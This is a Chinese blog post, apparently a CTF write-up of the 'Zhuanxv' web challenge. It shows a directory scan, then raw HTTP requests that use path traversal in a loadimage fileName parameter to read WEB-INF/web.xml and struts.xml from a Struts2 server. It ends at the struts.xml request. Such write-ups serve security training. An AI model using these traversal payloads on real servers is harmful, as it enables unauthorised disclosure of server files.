攻防世界web进阶区Zhuanxv详解

原创

無名之涟 于 2020-08-13 14:08:33 发布 530 收藏
分类专栏： CTF


CTF 专栏收录该内容
37 篇文章 0 订阅
订阅专栏

攻防世界web进阶区Zhuanxv详解


题目
提示:
详解

题目

提示:



题目描述：你只是在扫描目标端口的时候发现了一个开放的web服务


详解


```
             Number of threads running the program
[redacted] python2 webdirscan.py
http://220.249.52.133:30685/
Dirscan is running!
Scan target: http://220.249.52.133:30685/
Total Dictionary: 79078
[200]http://220.249.52.133:30685/[200]http://220.249.52.133:30685/

[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//list
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685/
[200]http://220.249.52.133:30685/
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//cs.q/../
[200]http://220.249.52.133:30685//
```
https://blog.csdn.net/hxhxhxhxx


扫描目录发现了一个list
我们使用了好几个扫描工具，只有wwwscan，和webdirscan可以，（可能是我字典太菜了）

发现需要登录


不安全 | 220.249.52.133:30685//list



220.249.52.133:30685 显示

请先登录


```
        box-sizing: border-box;
    }

    body,html{
        height:100%;
        overflow:hidden;
    }
    body{
        background:url(./loadimage?fileName=web_login_bg.jpg) no-repeat center;
        background-size: cover;
    }
    a{
        color:#27A9E3;
        text-decoration:none;
        cursor:pointer;
    }
    .login{
        margin: 150px auto 0 auto;
        min-height: 420px;
        max-width: 420px;
        padding: 40px;
        background-color: #ffffff;
```

查看源代码发现，这里有问题，加载图片的方式很诡异

试试文件读取



zhuanxvlogin
loadimage?fileName=...
/

General

Request URL: `http://220.249.52.133:30685//loadimage?fileName=web_login_bg.jpg`


Request Method: GET

Status Code: ● 200


Remote Address: 220.249.52.133:30685

Referrer Policy: no-referrer-when-downgrade

Response Headers view source




Name	Value	Domain	Path	Expires ...	Size
JSESSIONID	A4C83145C44130FD2275C3101B2C4F04	220.249.52....	/	Session	42



他的cookie里有jessionid 说明他是使用JAVA写的网页
那么我们尝试找找web.xml

```
../../WEB-INF/web.xml
```


Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel
Target: http://220.249.52.133:30685
Request
Raw Params Headers Hex
Response
Raw Headers Hex XML Render
Type a search term
0 matches
Done
1,051 bytes | 31 millis

```
GET //loadimage?fileName=../../WEB-INF/web.xml HTTP/1.1
Host: 220.249.52.133:30685
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
2ee
http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd
">
    <display-name>Struts Blank</display-name>
    <filter>
        <filter-name>struts2</filter-name>

<filter-class>org.apache.struts2.dispatcher.ng.filter.St
rutsPrepareAndExecuteFilter</filter-class>
    </filter>
    <filter-mapping>
        <filter-name>struts2</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
    <welcome-file-list>

<welcome-file>/ctfpage/index.jsp</welcome-file>
    </welcome-file-list>
    <error-page>
        <error-code>404</error-code>
        <location>/ctfpage/404.html</location>
    </error-page>
</web-app>
```


有一个struts2
这个是struts的工作原理，以及一些讲解
apps-存放了所有Struts2的示例项目

docs-存放了所有Struts2与XWork的文档

lib-存放了所有Struts2相关的JAR文件以及Struts2运行时所依赖的JAR文件

src-存放了所有Struts2的源码，以Maven所指定的项目结构目录存放

https://blog.csdn.net/u010004082/article/details/79351459



==核心文件==

web.xml


- 任何MVC框架都需要与Web应用整合，这就不得不借助于web.xml文件，只有配置在web.xml文件中servlet才会被应用价值。
- 通常，所有的MVC框架都需要Web应用价值一个核心控制器，对于Struts2框架而言，需要加载StrutsPrepareAndExecuteFilter，只要Web应用负责加载StrutsPrepareAndExecuteFilter，StrutsPrepareAndExecuteFilter将会加载Struts2框架。

struts.xml

- Struts2的核心配置文件，在开发过程中利用率最高。该文件主要负责管理应用中的Action映射，以及该Action包含的Result定义等。
- struts.xml中包含的内容
  - 全局属性
  - 用户请求和响应Action之间的对应关系
  - Action可能用到的参数和返回结果
  - 各种拦截器的配置
- 通用配置文件如下：

读取struts.xml

`loadimage?fileName=../../WEB-INF/classes/struts.xml`


Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel
Target: http://220.249.52.133:30685
Request
Raw Params Headers Hex
Response
Raw Headers Hex XML Render

```
GET //loadimage?fileName=../../WEB-INF/classes/struts.xml HTTP/1.1
Host: 220.249.52.133:30685
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

